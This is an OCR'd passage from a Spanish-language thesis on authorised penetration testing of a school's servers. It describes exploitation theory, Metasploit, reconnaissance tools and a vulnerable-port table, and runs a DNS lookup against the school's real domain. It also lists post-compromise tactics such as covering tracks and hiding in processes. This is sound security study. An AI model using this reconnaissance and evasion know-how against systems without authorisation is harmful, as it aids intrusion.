


Figura 10-2: Monitor de *nessus* en kali linux.
Realizado por: (Carrasco, Samuel, 2019)

OpenVAS: framework que contiene servicios y herramientas para evaluación de vulnerabilidades, este puede utilizarse individualmente o como parte de las herramientas de seguridad GPL de OSSIM **(**Open Source Security Information Management**).**

OpenVAS puede utilizarse desde dos clientes: desde la línea de comandos (OpenVAS cli) o desde una interface web (Greenbone Security Assistant).




Figura 11-2: Monitor *greenbone* de *openvas* en kali linux.
Realizado por: (Carrasco, Samuel, 2019)

2.5.4. Explotación de Vulnerabilidades (Ataque)

Esta cuarta fase es una de las más complejas debido a que el analizador debe buscar la forma de aprovecharse de las vulnerabilidades identificadas en la fase anterior para lograr el objetivo: *intrusión al sistema operativo* a través de exploits.

Exploit, es un mecanismo de ataque que se aprovecha de una brecha o falla de seguridad.

Una vez dentro, se pueden realizar las siguientes acciones:

- Escalación de Privilegios
- Explotación de Vulnerabilidades
- Denegación de Servicios
- Mantener el Acceso

Modalidades de Exploits: En lo referente al código, se tienen dos formas:

- ***Exploit Local***: este es ejecutado localmente siendo su principal objetivo escalar privilegios. este código local se ejecuta cuando un exploit remoto ha tenido éxito en el equipo objetivo.

- ***Exploit Remoto***: este es ejecutado remotamente, comúnmente vía internet, desde la máquina del atacante hacia el equipo víctima. El atacante se posiciona remotamente del equipo objetivo y muy posiblemente de otros equipos visibles desde este.

Modalidad de Impacto del Ataque

- ***Server Side***: es el tipo de explotación más utilizado, consiste en aprovechar la debilidad de un servicio. Es accesible de forma directa y no requiere la intervención de un tercer elemento.

- ***Cliente Side***: tiene como objetivo explotar la vulnerabilidad en el lado del cliente aprovechando la debilidad de uno de los eslabones más débiles de la cadena de seguridad de la información: *el usuario final*.

La explotación de vulnerabilidades, no está ligada necesariamente a la programación o la ejecución de códigos de tipo *exploit*. Puede utilizarse Ingeniería Social, aprovechamiento del uso de claves débiles o de las configuraciones predeterminadas de un sistema operativo o equipo.

Acciones a Seguir en un Equipo Comprometido

- **Mantener el Acceso:** muchos exploits luego de su ejecución causan algún tipo de negación de servicios al pentester.

- **Línea de Visión de otros objetivos:** una vez que un sistema haya sido comprometido se buscará comprometerá a otros equipos que estén al alcance de este.

- **Escalar Privilegios:** una vez que el sistema ha sido comprometido, el pentester buscará obtener privilegios de administrador del sistema en el equipo vulnerado.

- **Eliminar Rastros**: en dependencia del acuerdo entre el analista y el cliente, se borrarán los rastros de intrusión.

- **Técnicas de Ocultamiento:** Debido a que muchas herramientas pueden monitoreadas determinados procesos, se hace necesario para el analista ocultarse dentro de otro proceso menos ruidoso.

Una de las importantes herramientas que se utiliza en esta fase es Framework Metasploit.

Framework Metasploit: Herramienta dirigida a auditorías de seguridad, contiene muchos exploits para vulnerabilidades conocidas**,** las cuales a su vez contienen muchos módulos (payloads) que son los códigos que explotan dichas vulnerabilidades (Metaspolit, 2019).




Figura 12-2: Ayuda de *consola de metasploit* en kali linux.
Realizado por: (Carrasco, Samuel, 2019)




Figura 13-2: Consola de *metasploit* en kali linux.
Realizado por: (Carrasco, Samuel, 2019)

2.5.5. Recolección de evidencias y Presentación de Informes

En esta quinta etapa se plasmará el análisis del Pentester, los hallazgos, las no conformidades, las opciones de mejora, las conclusiones y recomendaciones. Debe ser un informe entendible por los directivos de la *empresa-cliente* caso contrario podría perderse todo el trabajo y esfuerzo realizado en todas las etapas.

Un buen reporte consiste de un buen análisis, de la diversidad: tanto para ejecutivos como para técnicos informáticos, no debe generar alarma sino una descripción de impactos de afectación ante un posible ataque a los servidores.

2.6. El Estándar ISO/IEC 27001 en el Pentesting

Dado el ámbito del tema objeto de nuestro trabajo de investigación, Se acoge el estándar de **S**istemas de **G**estión de **S**istemas de **I**nformación **ISO/IEC 27001** que refiere a la Seguridad de la Información a través de un proceso de mejora continua conocido como el **CICLO de Deming PDCA (**del inglés: **P**lan →**D**o →**C**heck →**A**ct**)**, cuyo objetivo es preservar la: Confidencialidad, Integridad y Disponibilidad de la Información.

P(PLAN): Proceso de Pentesting

D(DO): Propuesta de Mecanismos de Mitigación de Riesgos de Seguridad

C(CHECK): Evaluación de los Mecanismos de Seguridad propuestos a través de un nuevo proceso Pentesting

A(ACT): Propuesta de una Guía de Mejores Prácticas de Seguridad para Servidores.

El mencionado SGSI se basa en una evaluación de riesgos y sus niveles de aceptación diseñados para tratarlos y gestionarlos de una manera efectiva, eficaz y eficiente.




FIGURA 14-2: ciclo PDCA
Fuente: (ISACA, 2011)

"*Los requisitos de la Norma **ISO 27001** nos aportan un **S**istema de **G**estión de la **S**eguridad de la **I**nformación **(SGSI)**, consistente en medidas orientadas a **proteger la información**, indistintamente del formato de la misma, contra cualquier amenaza, de forma que garanticemos en todo momento la continuidad de las actividades de la empresa*" (ISO 27001 - Seguridad de la Información, 2012).

CAPÍTULO III

3. METODOLOGÍA DE LA INVESTIGACIÓN

3.1. Tipo y Diseño de la investigación

En el presente trabajo de investigación se aplica el tipo de estudio *Descriptivo* y *Aplicado*, ya que se analizan los diferentes tipos de vulnerabilidades de los servicios con puertos abiertos que podrían encontrarse en los servidores Linux y que podrían ser explotadas por atacantes. Consecuentemente, se propondrían algunos mecanismos de mitigación de riesgos de seguridad ante posibles ataques.

3.1.1. Métodos de Investigación

En el presente trabajo de investigación para propuesta de técnicas de mitigación posterior a las pruebas de penetración en servidores se utiliza el método *Deductivo* ya que se analizará las vulnerabilidades de los servicios con puertos abiertos de los servidores escaneados para encontrar mecanismos de mitigación de riesgos de seguridad.

Para lo manifestado, se describen los métodos teórico – prácticos, los cuales muestran la forma de conseguir la información teórica para su posterior deducción:

- **Método Científico:** a través de este método se consigue encontrar la información en revistas, libros artículos científicos e Internet, permitiendo mantener la objetividad del estudio, para lo cual se ha definido: la problemática, la hipótesis, la investigación y análisis de los resultados.

- **Método Analítico:** Este proceso de investigación empírico–analítico se enfoca en la descomposición de toda la investigación de forma que se tenga claro que es lo que se va a hacer y cómo. En este caso, la investigación de las vulnerabilidades de los servicios con puertos abiertos en los servidores.

  Este análisis permitirá que la investigación vaya tomando forma desde lo concreto hasta lo abstracto, por lo que no se considera la conclusión como finales o determinantes ya que pueden estar sujetas a cambios debido a nuevas investigaciones ya que las vulnerabilidades apareen a diario, así como el aparecimiento de nuevas formas de ataques.

De esta manera, en toda la fase investigativa del presente trabajo, existe la apertura para inclusión de nueva información y/o procedimientos para un mayor acercamiento a la información actualizada y real.

- **Método Experimental:** Contiene un conjunto de técnicas para la investigación de forma que se vayan integrando nuevos conocimientos a través de las pruebas realizadas con la formulación de pruebas y ataques reales, de forma que se puedan predecir acontecimientos contemplados en la problemática como es la explotación de vulnerabilidades en los servidores. Este método aplica la parte inductiva de la investigación.

3.1.2. Enfoque de la Investigación

El enfoque que se da la investigación es el enfoque cuantitativo porque se encargará de recopilar un determinado número de vulnerabilidades a analizar.

3.1.3. Alcance de la Investigación

El alcance de la investigación es de tipo Descriptivo porque se va a detallar en su totalidad las fases de Pentesting para una posterior mención de mecanismos de mitigación de riesgos de seguridad.

3.1.4. Recursos

a) Recurso Humano

- Ejecutor de tesis
- El Tutor
- Los Miembros
- Autoridades de la institución objeto de la auditoría informática

b) Recurso Material

- Hojas Papel Bond
- CD’s / DVD’s
- Memorias USB
- Internet (papers, revistas, libros)

c) Recursos Técnicos

Tabla 1-3: Recursos Técnicos

RECURSO	CARACTERISTICAS	DESCRIPCION
Laptop 1	Proc. CI7 2.40GHz, 8GB RAM, 500GB disco	Pruebas de ataques
Laptop 2	Proc. CI7 2.40GHz, 8GB RAM, 500GB disco	Alojamiento de MV
PC	Proc. CI3 2.40GHz, 4GB RAM, 500GB disco	Servidor DSpace
PC	Proc. CI5 2.40GHz, 8GB RAM, 2TB disco	Servidor Web a ser atacado
PC	Proc. CI3 2.40GHz, 8GB RAM, 500GB disco	Servidor Académico
PC	Proc. CI3 2.40GHz, 4GB RAM, 500GB disco	Servidor WiFi
Kali Linux	Versión 4-x86_64	Atacante
CentOS 6.8	2.6.32-642.6.2.el6.x86_64	Servidor Académico (objetivo)
CentOS 6.9	2.6.32-696.20.1.el6.x86_64	Servidor Web (objetivo)
CentOS 7.0	3.10.0-862.14.4.el7.x86_64	Servidor DSpace (objetivo)
Windows 7	Professional 64 bits	Servidor WiFi (objetivo)
Virtualbox	Última versión estable: 6.0.8	Virtualización de servidores
NMAP	V.7.60	Escaneo de puertos
Nessus	V8.8	Verificación de vulnerabilidades
R3Con1Z3R	V1.0	Recolección de información
Metaspolit	V5.0.62	Ataque a sistemas vulnerables

Realizado por: (Carrasco, Samuel, 2019)

3.2. Planteamiento de la Hipótesis

La puesta en marcha de mecanismos de seguridad basados en resultados de Pentesting permitirá mitigar riesgos de seguridad en servidores.

3.2.1. Determinación de Variables

De acuerdo a la hipótesis planteada se han identificado las siguientes variables:

- **VARIABLE INDEPENDIENTE**

  La variable independiente esta designada por: **Pruebas de Penetración** en Servidores

- **VARIABLE DEPENDIENTE**

  La variable dependiente esta designada por: **Mitigación de riesgos de seguridad** basados en las Pruebas de Penetración en servidores.

3.2.2. Operacionalización Conceptual de Variables

Tabla 2-3: Operacionalización conceptual de variables

VARIABLES	TIPO	DEFINICION
Pruebas de Penetración en Servidores	Variable Independiente	Estudio de vulnerabilidades en los servicios con puertos abiertos explotados a través de Pentesting
Mitigación de riesgos generados por las Pruebas de Penetración en servidores	Variable Dependiente	Conjunto de acciones a tomar para minimizar o contrarrestar los impactos de un ataque. El propósito de la mitigación es la reducción de la vulnerabilidad.

Realizado por: (Carrasco, Samuel, 2019)

3.2.3. Operacionalización Metodológica de Variables

Tabla 3-3: Operacionalización metodológica de variables

VARIABLES	TIPO	INDICADORES	INDICES	TECNICA
Pentesting en Servidores	Variable Independiente	Número de puertos abiertos	Reporte de escaneo de puertos	Software de medición
		Números de puertos explotables	Reporte de módulos de explotación de puertos	Recopilación de información
		Cantidad de Amenazas	Clasificación por el nivel de impacto	Análisis
		Porcentaje de Riesgo	Afectación a la CID	Estadísticas
Mitigación de riesgos de Seguridad (generados por las Pruebas de Penetración en servidores)	Variable Dependiente	Número de puertos explotados	Reporte de Explotación de puertos y servicios	Observación, Análisis
		Facilidad de intrusión	Reporte de tiempo y pasos a seguir	Observación, Análisis
		Porcentaje de mitigación	Configuración de puertos para prevención de ataques	Observación, Análisis

Realizado por: (Carrasco, Samuel, 2019)

3.3. Población y Muestra de Estudio

3.3.1. Población

Con base en el trabajo de investigación, las pruebas de vulnerabilidad se hacen en los servicios y protocolos, por lo tanto, la población objeto de la investigación serán los protocolos producto del escaneo correspondiente a la segunda fase del Pentesting.

3.3.2. Muestra

Para la selección de la muestra se realizará un análisis de vulnerabilidades y amenazas de los Protocolos y Servicios de la familia de protocolos TCP.

3.3.2.a Herramientas de Recolección de Datos Primarios y Secundarios

La recolección de datos se concentrará en las fases descritas en los literales **2.5.1**, **2.5.2** y **2.5.3**. Posterior a la aplicación de los mecanismos de mitigación de riesgos de seguridad, se realizará nuevamente la recolección de datos, de esta manera se podrá realizar un estudio estadístico inferencial.

Tabla 4-3: Herramientas para recolección de información

HERRAMIENTA	TIPO DE USO	FASE
r3con1Z3R	Recolección de Información del objetivo	1. Reconocimiento Pasivo
theharvester	Recolección de Información del objetivo	
whois	Recolección de Información del objetivo	
fierce	Escaneo de Dominios	
nslookup	Verificación de funcionamiento de DNS	
nmap	Escaneo y rastreo de puertos	2. Reconocimiento activo
nessus	Análisis de Vulnerabilidades de puertos	3. Análisis de Vulnerabilidades

Realizado por: (Carrasco, Samuel, 2019)

Las herramientas descritas, son muy conocidas y utilizadas actualmente para la obtención información, y en su mayoría son de Software libre, aunque también hay comerciales, estas herramientas se complementan en la obtención de la información del objetivo.

La información que se recolecte en las fases 1 y 2 son claves para un atacante, ya que son elementos claves para la elaboración de diccionarios de contraseñas, ej. La herramienta *crunch*.

3.3.2.b Instrumentos para procesar datos recopilados

Los instrumentos para procesar los datos serán software de estadística para procesamiento de datos estadísticos

3.3.2.c Tipos de Amenazas

Esta Tabla no solo muestra los riesgos asociados, sino también los puertos usados por muchos troyanos y programas que usan puertos específicos.

Tabla 5-3: Protocolos objeto de estudio

PUERTO	SERVICIO	PROTOCOLO	VULNERABILIDADES	PLATAFORMA
22	SSH	TCP	• Bufer overflow • Ataque de fuerza bruta. • Recolección de información • Denegación de servicios	UNIX
80	HTTP	TCP	• Spoofing attack • DoS	UNIX
443	HTTPS	TCP	• envenenamiento de la caché • denegación de servicios • desbordamiento de buffer • Acceso a través de variables de entorno • Modificación del puntero nulo • Ejecución de código arbitrario	UNIX
3306	MYSQL	TCP	• Supera la verificación de contraseñas	UNIX
3389	RDP	TCP	• Vulnerabilidad "crítica" (cve-2019-0708) de pre-autenticación.	WINDOWS

Realizado por: (Carrasco, Samuel, 2019)

3.4. Propuesta de Solución

En este proceso investigativo se utiliza metodologías y material bibliográfico académico de manera que se presente un trabajo de calidad que cubra todos los objetivos planteados.

La metodología a seguir es la PTES, descrita en el apartado **2.3.5** y detallada en el apartado **2.5**

La Solución General se basará en: **La aplicación de la metodología PTES** y en la posterior **Aplicación de Mecanismos de Mitigación de vulnerabilidades.**

3.5. Ambiente de Pruebas

El ambiente de investigación serán los servidores web y académicos de la Unidad Educativa San Felipe Neri, para lo cual se obtuvo la aprobación de su máxima autoridad. Las Pruebas se realizarán con base en la *Arquitectura de Análisis de Seguridad* mostrado en el gráfico del apartado **2.4**.

3.5.1. Ambiente de Pruebas de CAJA NEGRA

Para información de este tipo de pruebas, véase lo descrito en la sección **2.3.4**,

En este ambiente se realizará el ataque desde fuera de la empresa (ataque de tipo outsider) al servidor Web que tiene IP Pública, esto en lo que corresponde a las tres primeras fases de Pentesting: *Reconocimiento pasivo, reconocimiento activo, escaneo de vulnerabilidades* de forma que se obtenga información efectiva y real.

3.5.2. Ambiente de Pruebas de CAJA BLANCA

Para información de este tipo de pruebas, véase lo descrito en la sección **2.3.4**,

Estas pruebas se realizarán desde dentro de la empresa (ataque tipo insider) para el Servidor WiFi que tiene IP Privada y, ataque tipo outsider para los servidores con IP Pública **Académico y DSpace**

Se manejará el mismo formato de las *Pruebas de Caja Negra* para las tres fases iniciales del Pentesting.

Para la fase cuatro: *Explotación de vulnerabilidades,* en los dos ambientes, se utilizarán máquinas virtuales con sistema operativo y servicios utilizados en los servidores escaneados, esto para evitar algún daño en los servidores que se encuentran en producción.

CAPÍTULO IV

4. EVALUACIÓN, RESULTADOS Y DISCUSIÓN

Es importante reiterar que las *Pruebas de Penetración* evalúan el estado de seguridad de las redes y/o servidores el cual permite conocer la existencia de vulnerabilidades y amenazas que un atacante pueda aprovechar y comprometer la confiabilidad, integridad y disponibilidad de los datos. Este conocimiento permitirá proponer mecanismos de mitigación de los riesgos encontrados.

Para el proceso de Pentesting se definió un **Acuerdo de Confidencialidad** (**ANEXO A**) entre la empresa y el pentester en la cual se recibe la autorización para recabar información, escanear y enumerar las vulnerabilidades de los servidores, por lo que toda la información sensible de la empresa no se expone en este proyecto de investigación (IPs o usuarios), por lo que para la fase de explotación se reemplazarán las direcciones IP de los servidores en estudio de la siguiente manera:

192.168.10.14	Para el equipo Pentesting
192.168.10.15 – 192.168.10.18	Para Servidores GNU Linux
192.168.10.19 – 192.168.10.22	Para Servidores Windows

El Proceso del Pentesting se seguirá de acuerdo a las fases descritas en el apartado **2.5**

4.1. Caracterización de los Riesgos de Seguridad a través del escaneo de Puertos

Se utilizará la distribución Kali de Linux y las herramientas que trae consigo. Esta distribución de está basada en Debian GNU/LINUX y es muy utilizada para auditoría y seguridad informática.

4.1.1. Reconocimiento Pasivo (Recogimiento de Información) – Information Gatering

Esta fase permitirá conocer información preliminar del objetivo para lo cual utilizaremos algunas herramientas ya antes descritas, en el ambiente de caja negra que se llevará a cabo se hará el enfoque en el *servidor Web* de la Institución.

Google Hacking: principalmente lo utilizaré para conocer el dominio de la institución objetivo y partir de este, se utilizarán otras herramientas de apoyo para recabar más información.




Figura 1-4: Búsqueda del dominio de la institución objetivo.
Realizado por: (Carrasco, Samuel, 2019)

Se puede observar fácilmente que la institución tiene un dominio web: **sfelipeneri.edu.ec**

Ahora, para ver la dirección IP pública utilizaremos la herramienta **host**, con este sencillo comando se observa la IP pública del dominio encontrado:

```
root@samuelcarrasco:~# host sfelipeneri.edu.ec
sfelipeneri.edu.ec has address 181.39.74.67
sfelipeneri.edu.ec mail is handled by 10 aspmx.l.google.com.
sfelipeneri.edu.ec mail is handled by 20 alt1.aspmx.l.google.com.
sfelipeneri.edu.ec mail is handled by 30 alt2.aspmx.l.google.com.
sfelipeneri.edu.ec mail is handled by 40 aspmx2.googlemail.com.
sfelipeneri.edu.ec mail is handled by 50 aspmx3.googlemail.com.
root@samuelcarrasco:~#
```

Figura 2-4: Búsqueda de la ip del dominio con *host*.
Realizado por: (Carrasco, Samuel, 2019)

Ahora, ya se tiene la IP asignada, así como información adicional del servicio mail agregado al dominio.

Theharvester: muestra la información publicada por el dominio

Figura 3-4: Búsqueda información pública con *theharvester*.
Realizado por: (Carrasco, Samuel, 2019)

Nslookup: permite ver el DNS e IP correspondiente al dominio en cuestión.




Figura 4-4: Búsqueda del dns del dominio con *nslookup*.
Realizado por: (Carrasco, Samuel, 2019)

Maltego: herramienta que permite encontrar información publicada tanto de personas como de empresas lo cual permite hacer cruce de datos para obtener información más precisa:




Figura 5-4: Búsqueda de información con *maltego*.
Realizado por: (Carrasco, Samuel, 2019)

